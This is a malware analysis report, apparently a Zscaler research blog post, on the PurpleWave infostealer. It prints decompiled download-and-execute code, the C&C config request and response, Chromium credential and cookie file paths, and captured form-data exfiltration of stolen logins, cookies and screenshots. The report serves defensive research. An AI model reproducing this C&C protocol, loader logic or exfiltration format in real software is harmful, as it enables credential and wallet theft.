

# PurpleWave—A New Infostealer from Russia

---

[zscaler.com/blogs/research/purplewave-new-infostealer-russia](https://zscaler.com/blogs/research/purplewave-new-infostealer-russia)



Infostealer is one of the most profitable tools for cybercriminals, as information gathered from systems infected with this malware could be sold in the cybercrime underground or used for credential stuffing attacks. The Zscaler ThreatLabZ team came across a new Infostealer called PurpleWave, which is written in C++ and silently installs itself onto a user's system. It connects to a command and control (C&C) server to send system information and installs new malware onto the infected system.

The author of this malware is advertising and selling PurpleWave stealer on Russian cybercrime forums for 5,000 RUB (US\$68) with lifetime updates and 4,000 RUB (US\$54) with only two updates.




Figure 1: A PurpleWave selling post on a Russian forum.

The author selling PurpleWave claims that this stealer is capable of stealing passwords, cookies, cards, and autofill forms of Chromium and Mozilla browsers. This stealer also collects files from the specified path, takes screenshots, and installs additional modules.

The capabilities of the PurpleWave stealer include:

- Stealing passwords, cookies, cards, autofill(s) data, browser history from Chromium and Mozilla.
- Collecting files from the specified path
- Capturing the screen
- Stealing system information
- Stealing Telegram session files
- Stealing Steam application data
- Stealing Electrum wallet data
- Loading and executing additional module/malware




Figure 2: The PurpleWave login panel.

The author also built a dashboard where the attacker can keep an eye on the infection counts according to dates, access the stolen logs of infected machines, and change the malware configuration settings.




Figure 3: The PurpleWave infection dashboard.

The dashboard also provides the attacker with the ability to customize the configuration of the PurpleWave stealer.




Figure 4: The dashboard for customizing the PurpleWave configuration.

## Technical analysis

Upon execution of the PurpleWave binary, it gives a fake error message in the Russian language that can be customized by the attacker in their panel. But in the background, it performs all of its malicious activities.




Figure 5: The fake error message in Russian. (It translates to: Memory control blocks damaged.)

The name of the stealer (PurpleWave) and the version (1.0) are hardcoded and encrypted in the binary. Most of the strings in the binary are encrypted, but they get decrypted on runtime with the help of the decryption loop present in the binary (shown in Figure 6).

```

00CDB76A > 7E 53 JLE SHORT d5ec98c9.00CDB7BF
00CDB76C > 894D D4 MOU ILOCAL.111,ECX
00CDB76F - 85C9 TEST ECX,ECX
00CDB771 > 7E 34 JLE SHORT d5ec98c9.00CDB7A7
00CDB773 - 8A141A MOU DL,BYTE PTR DS:[EDX+EBX]
00CDB776 - 8BD9 MOU EBX,ECX
00CDB778 > 8ACA MOU CL,DL
00CDB77A - 02C9 ADD CL,CL
00CDB77C - 8AC1 MOU AL,CL
00CDB77E - 0C 01 OR AL,1
00CDB780 - 84D2 TEST DL,DL
00CDB782 - 0FB6C0 MOUZX EAX,AL
00CDB785 - 8945 EC MOU ILOCAL.51,EAX
00CDB788 - 8BD0 MOU EDX,EAX
00CDB78A - 0FB6C1 MOUZX EAX,CL
00CDB78D - 0F49D0 CMOUNS EDX,EAX
00CDB790 - 8955 EC MOU ILOCAL.51,EDX
00CDB793 - 83EB 01 SUB EBX,1
00CDB796 > 75 E0 JNZ SHORT d5ec98c9.00CDB778
00CDB798 - 8B5D F0 MOU EBX,ILOCAL.41
00CDB79B - 8B55 E0 MOU EDX,ILOCAL.81
00CDB79E - 8B45 EC MOU EAX,ILOCAL.51
00CDB7A1 - 8B4D DC MOU ECX,ILOCAL.91
00CDB7A4 - 88041A MOU BYTE PTR DS:[EDX+EBX],AL
00CDB7A7 > 8D41 01 LEA EAX,DWORD PTR DS:[ECX+1]
00CDB7AA - 42 INC EDX
00CDB7AB - 33C9 XOR ECX,ECX
00CDB7AD - 8955 E0 MOU ILOCAL.81,EDX
00CDB7B0 - 41 INC ECX
00CDB7B1 - 837D D4 07 CMP ILOCAL.111,7
00CDB7B5 - 0F45C8 CMOUNE ECX,EAX
00CDB7B8 - 894D DC MOU ILOCAL.91,ECX
00CDB7BB - 3BD6 CMP EDX,ESI
00CDB7BD > 7C AD JIL SHORT d5ec98c9.00CDB76C
00CDB7BF > 8B4D E8 MOU ECX,ILOCAL.61

```

Address	Hex dump	ASCII
00207540	50 75 72 70 6C 65 57 61 76 65 AB AB AB AB AB AB	PurpleWave
00207550	AB AB EE FE EE FE EE FE 00 00 00 00 00 00 00 00	.....
00207560	B8 56 37 3E 1D CB 00 00 C4 00 1F 00 50 38 1F 00	U7>+T.-.P8
00207570	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	.....
00207580	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	.....

Figure 6: The common decryption function for the encrypted strings in the binary.

The PurpleWave binary creates a mutex with the name “MutexCantRepeatThis” to avoid multiple executions of malware instances. After that, it sends the HTTP POST request with the custom header and body to the C&C URL to get the configuration data.

```

00147908 > FF76 10 PUSH DWORD PTR DS:[ESI+10]
0014790B - 50 PUSH EAX
0014790C - 6A 00 PUSH 0
0014790E - 6A 00 PUSH 0
00147910 - 57 PUSH EDI
00147911 > FF45 84321A00 CALL DWORD PTR DS:[&WININET.HttpSendRequestW] WININET.HttpSendRequestW
00147917 - 85C9 TEST EAX,EAX
00147919 > 75 69 JNZ SHORT d5ec98c9.00147984
0014791B > 8B35 90321A00 MOU ESI,DWORD PTR DS:[&WININET.InternetCloseHandle] WININET.InternetCloseHandle
00147921 - 57 PUSH EDI
00147922 - FFD6 CALL ESI
00147924 - FFB5 B0FBFFFF PUSH ILOCAL.2761
DS:[001A3284]=75A7BA12 <WININET.HttpSendRequestW>

```

Address	Hex dump	ASCII
001F8198	2D 2D 62 6F 75 6E 64 61 72 79 61 73 77 65 6C 6C	--boundaryaswell
001F81A8	0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73	..Content-Dispos
001F81B8	69 74 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61	ition: form-data
001F81C8	3B 20 6E 61 6D 65 3D 22 69 64 22 3B 0D 0A 0D 0A	; name="id";...
001F81D8	31 0D 0A 2D 2D 62 6F 75 6E 64 61 72 79 61 73 77	i.--boundaryasw
001F81E8	65 6C 6C 2D 2D 0D 0A 00 0D F0 AD BA 0D F0 AD BA	e11---...=   =

Figure 7: Sending request to the C&C server to get the config data.

It creates an HTTP request header with content type as “form-data”. The boundary is assigned with “boundaryaswell” to act as a marker and user agent is set with “app”. It creates a request body with a form name as “id” and the value assigned to it is 1.

```

POST /config HTTP/1.1
Content-Type: multipart/form-data; charset=utf-8; boundary=boundaryaswell
User-Agent: app
Host:
Content-Length: 87
Connection: Keep-Alive
Cache-Control: no-cache

--boundaryaswell
Content-Disposition: form-data; name="id";

1
--boundaryaswell--
HTTP/1.1 200 OK
Server: nginx-reuseport/1.13.4
Date: Tue, 04 Aug 2020 05:56:35 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=30
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=51f75b5572280c6daee63b6bfda273b3; path=/

117
{"fake":{"text":"[0007 0x0007] Повреждены управляющие блоки памяти","header":"Ошибка Windows [0007 0x0007]
","type":"1"},"dirs":[{"name":"qer","path":"Рабочий стол","size":0.5,"recursive":true,"rc":0,"formats":null}], "loaders":[]}]
0

```

Figure 8: The configuration request with the custom header and body.

The received data contains the customized configuration, which may change per the binary. We have observed three different configurations and different hosts of the PurpleWave binaries.




Figure 9: The configuration from different PurpleWave binaries.

dirs - It consists of directory information from which files to be collected.

fake - It has the fake alert message to be shown to the user on execution.

loaders - It consists of an additional module name to be installed on the infected system.

For Config-2, PurpleWave will traverse path “%userprofile%/Desktop” and collect the files having extensions txt, doc and docx. In Config-3, it will not collect any files but it has a module named “Kv2TDW40” in the loaders, which will get downloaded and executed on the system.



```

if ( !sub_40A986(a1 - 72, "none") )
{
    v6 = sub_4313DB(56);
    v7 = v6;
    *(a1 - 20) = v6;
    *(a1 - 4) = 4;
    sub_448F70(v6, 0, 56);
    v8 = sub_415E28(v7);
    *(a1 - 4) = 3;
    v9 = v8;
    sub_40494B(a1 - 72);
    v10 = sub_40EC4B(a1 - 328);
    *(a1 - 4) = 5;
    if ( *(v10 + 20) >= 8u )
        v10 = *v10;
    sub_417799(a1 - 48, v10);
    *(a1 - 4) = 7;
    sub_40462D(a1 - 328);
    sub_448F70(a1 - 304, 0, 176);
    v11 = a1 + 32;
    if ( *(a1 + 52) >= 8u )
        v11 = *(a1 + 32);
    sub_40F36A(v11, v18, v19, v20);
    *(a1 + *(a1 - 304) + 4) - 304 = &off_481E3C;
    *(a1 + *(a1 - 304) + 4) - 308 = *(a1 - 304) + 4 - 104;
    *(a1 - 4) = 8;
    if ( *(a1 - 224) )
    {
        v12 = a1 - 48;
        v13 = *(v9 + 52);
        if ( *(a1 - 28) >= 0x10u )
            v12 = *(a1 - 48);
        sub_40ED34(v12, v13, HIDWORD(v13));
        if ( !sub_40A42E(a1 - 300) )
        {
            v14 = *(a1 - 304) + 4 + a1 - 304;
            v15 = 6;
            if ( *(v14 + 56) )
                v15 = 2;
            sub_4069A0(*(v14 + 12) | v15, 0);
        }
        v16 = (a1 + 32);
        if ( *(a1 + 52) >= 8u )
            v16 = *(a1 + 32);
        ShellExecuteW(0, L"open", v16, 0, 0, 1);
    }
}

```

Figure 11: Downloading and executing additional modules.

The downloaded module that we observed in some PurpleWave binary is the Electrum wallet stealer, which is written in .NET and capable of stealing Electrum wallet data from the infected system.



```

// Token: 0x06000020 RID: 32 RVA: 0x00002DCC File Offset: 0x00000FCC
public static bool GetRegexBtc(string clb)
{
    string text = clb.Trim();
    return text.Length >= 26 && text.Length <= 34 && new Regex(Check.btcAddress).IsMatch(text);
}

// Token: 0x06000021 RID: 33 RVA: 0x00002E0C File Offset: 0x0000100C
public static bool GetRegexIDEth(string clb)
{
    string input = clb.Trim();
    return new Regex(Check.EthAddress).IsMatch(input);
}

// Token: 0x06000022 RID: 34 RVA: 0x00002E38 File Offset: 0x00001038
public static bool GetRegexIDLtc(string clb)
{
    string input = clb.Trim();
    return new Regex(Check.LtcAddress).IsMatch(input);
}

// Token: 0x06000023 RID: 35 RVA: 0x00002E64 File Offset: 0x00001064
internal static void GetChecker(string origTxt)
{
    try
    {
        string b = origTxt.Trim();
        HashSet<string> hashSet = new HashSet<string>();
        int num = 0;
        foreach (string text in Address.str.ToList<string>())
        {
            int num2 = Check.FirtNum(text, b);

```

Figure 12: Collecting Electrum wallet data.

## Data stealing

PurpleWave is capable of stealing credentials, autofills data, card data, cookies, and browser history from Chromium and Mozilla.

For Chromium browsers, it fetches the login credentials from “\%AppData%\Local\{Browser}\User Data\Default\Login Data”, cookies from “\%AppData%\Local\{Browser}\User Data\Default\Cookies”, and other information, such as autofills data, card data, and browser history, from “\%AppData%\Local\{Browser}\User Data\Default\Web Data”.

<pre> .text:00417100 50      push    eax .text:00417101 80 70 20 40 00      mov     edx, offset aBrowser ; "browser" .text:00417106 80 80 CC FE FF+   lea    ecx, [ebp-134h] .text:0041710C E8 F0 84 FF FF   call   sub_40F601 .text:00417111 C6 A5 FC 5E         mov     byte ptr [ebp-4], 5Eh .text:00417115 80 C8         mov     ecx, eax .text:00417117 C7 04 24 A4 2D+   mov     [esp+8+var_8], offset aForms ; "[Forms]" .text:0041711E E8 05 2F FF FF   call   sub_40A0E8 .text:00417123 50      push    eax .text:00417124 80 80 FC FE FF+   lea    ecx, [ebp-104h] .text:00417128 E8 53 D1 FE FF   call   sub_40A282 .text:0041712F 56      push    esi .text:00417130 80 85 FC FE FF+   lea    eax, [ebp-104h] .text:00417136 C6 A5 FC 5F         mov     byte ptr [ebp-4], 5Fh .text:0041713A 50      push    eax .text:0041713B FF 85 4C FF FF+   push   dword ptr [ebp-004h] .text:00417141 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00417147 E8 69 3E FF FF   call   sub_40AFB5 .text:0041714C 68 38 2C 40 00   push   offset a0alue ; "[value]" .text:00417151 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00417157 C6 A5 FC 60         mov     byte ptr [ebp-4], 60h .text:0041715B E8 88 2F FF FF   call   sub_40A0E8 Autofill data </pre>	<pre> .text:00416080 50      push    eax .text:0041608D 80 70 20 40 00      mov     edx, offset aBrowser ; "browser" .text:00416092 80 80 EA FE FF+   lea    ecx, [ebp-11Ch] .text:00416098 E8 6A 95 FF FF   call   sub_40F601 .text:0041609D C6 A5 FC 09         mov     byte ptr [ebp-4], 9 .text:004160A3 80 C8         mov     ecx, eax .text:004160A5 C7 04 24 A4 2D+   mov     [esp+8+var_8], offset aPasswords ; "[passwords]" .text:004160AC E8 39 40 FF FF   call   sub_40A0E8 .text:004160B0 50      push    eax .text:004160B1 80 80 FC FE FF+   lea    ecx, [ebp-104h] .text:004160B6 E8 C7 E1 FE FF   call   sub_40A282 .text:004160BB 56      push    esi .text:004160BC 80 85 FC FE FF+   lea    eax, [ebp-104h] .text:004160C2 C6 A5 FC 0A         mov     byte ptr [ebp-4], 0Ah .text:004160C6 50      push    eax .text:004160C7 FF 85 4C FF FF+   push   dword ptr [ebp-004h] .text:004160CD 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:004160D3 E8 DD AE FF FF   call   sub_40AFB5 .text:004160D8 68 3A 2C 40 00   push   offset a0login ; "[login]" .text:004160DD 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:004160E3 C6 A5 FC 0B         mov     byte ptr [ebp-4], 0Bh .text:004160E7 E8 FC 3F FF FF   call   sub_40A0E8 Credentials </pre>
<pre> .text:004163CD 50      push    eax .text:004163DE 80 70 20 40 00      mov     edx, offset aBrowser ; "browser" .text:004163D3 80 80 CC FE FF+   lea    ecx, [ebp-134h] .text:004163D9 E8 23 92 FF FF   call   sub_40F601 .text:004163DE C6 A5 FC 19         mov     byte ptr [ebp-4], 19h .text:004163E2 80 C8         mov     ecx, eax .text:004163E4 C7 04 24 A4 2D+   mov     [esp+8+var_8], offset aCards ; "[cards]" .text:004163EB E8 F8 3C FF FF   call   sub_40A0E8 .text:004163F0 50      push    eax .text:004163F1 80 80 FC FE FF+   lea    ecx, [ebp-104h] .text:004163F7 E8 86 DE FE FF   call   sub_40A282 .text:004163FC 56      push    esi .text:004163FD 80 85 FC FE FF+   lea    eax, [ebp-104h] .text:00416403 C6 A5 FC 1A         mov     byte ptr [ebp-4], 1Ah .text:00416407 50      push    eax .text:00416408 FF 85 4C FF FF+   push   dword ptr [ebp-004h] .text:0041640E 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00416414 E8 9C 40 FF FF   call   sub_40AFB5 .text:00416419 68 38 2C 40 00   push   offset a0date ; "[date]" .text:0041641E 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00416424 C6 A5 FC 1B         mov     byte ptr [ebp-4], 1Bh .text:00416428 E8 8B 3C FF FF   call   sub_40A0E8 Card data </pre>	<pre> .text:004160D1 50      push    eax .text:004160D2 80 70 20 40 00      mov     edx, offset aBrowser ; "browser" .text:004160D7 80 80 CC FE FF+   lea    ecx, [ebp-134h] .text:004160DD E8 1F 88 FF FF   call   sub_40F601 .text:004160E2 C6 A5 FC 4E         mov     byte ptr [ebp-4], 4Eh .text:004160E6 80 C8         mov     ecx, eax .text:004160E8 C7 04 24 A4 2D+   mov     [esp+8+var_8], offset aCookies ; "[cookies]" .text:004160EF E8 F4 32 FF FF   call   sub_40A0E8 .text:004160F4 50      push    eax .text:004160F5 80 80 FC FE FF+   lea    ecx, [ebp-104h] .text:004160FB E8 82 D4 FE FF   call   sub_40A282 .text:004160FF 56      push    esi .text:00416100 80 85 FC FE FF+   lea    eax, [ebp-104h] .text:00416107 C6 A5 FC 4F         mov     byte ptr [ebp-4], 4Fh .text:0041610B 50      push    eax .text:0041610C FF 85 4C FF FF+   push   dword ptr [ebp-004h] .text:00416112 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00416118 E8 98 41 FF FF   call   sub_40AFB5 .text:0041611D 68 38 2C 40 00   push   offset a0value ; "[value]" .text:00416122 80 80 14 FF FF+   lea    ecx, [ebp-0ECh] .text:00416128 C6 A5 FC 50         mov     byte ptr [ebp-4], 50h .text:0041612C E8 87 32 FF FF   call   sub_40A0E8 Cookies </pre>

Figure 13: Stealing browser data.

The stolen browser info is collected in the form of a form-data field with the names shown below followed by their value.

Username - browser[BrowserName][passwords][index][login]

Password - browser[BrowserName][passwords][index][password]

```
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][url]";

https://www.aynaox.com/login.php
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][login]";

admin
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][passwords][0][password]";

admin!23
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][domain]";
```

```
.google.com
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][flag]";

FALSE
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][path]";

/complete/search
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][secure]";

FALSE
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][expiration]";

2123736822
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][name]";

CGIC
--boundaryaswell
Content-Disposition: form-data; name="browser[Chrome][cookies][3][value]";

InZ0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aw9uL3htbDtxPTAuOSxpbWFnZS9z
pY2F0aw9uL3NpZ25lZC1leGNoYW5nZTt2PWly
--boundaryaswell
```

Figure 14: Stolen browser information.

Along with the browser's data, the stealer captures the current screen and appends it to the browser's stolen data in the form-data with the filename as "screenshot.png".

```
--boundaryaswell
```

```
Content-Disposition: form-data; name="screenshot"; filename="screenshot.png"
```

```
.PNG
IHDR.....`.....TK.V.....sRGB.....gAMA.....a.....  pHYs.....o.d....IDATx^...t....q.....!.$$.t.CB*.$$.Fh!
4...np.6....0...6.Enr.-...j[r.....ZI+kw..s~G..3.5..?wf...c..... s.....2.....2.....
2.....2.....2.....W.h1..}_.....{d."...h.NY.b..._...m}
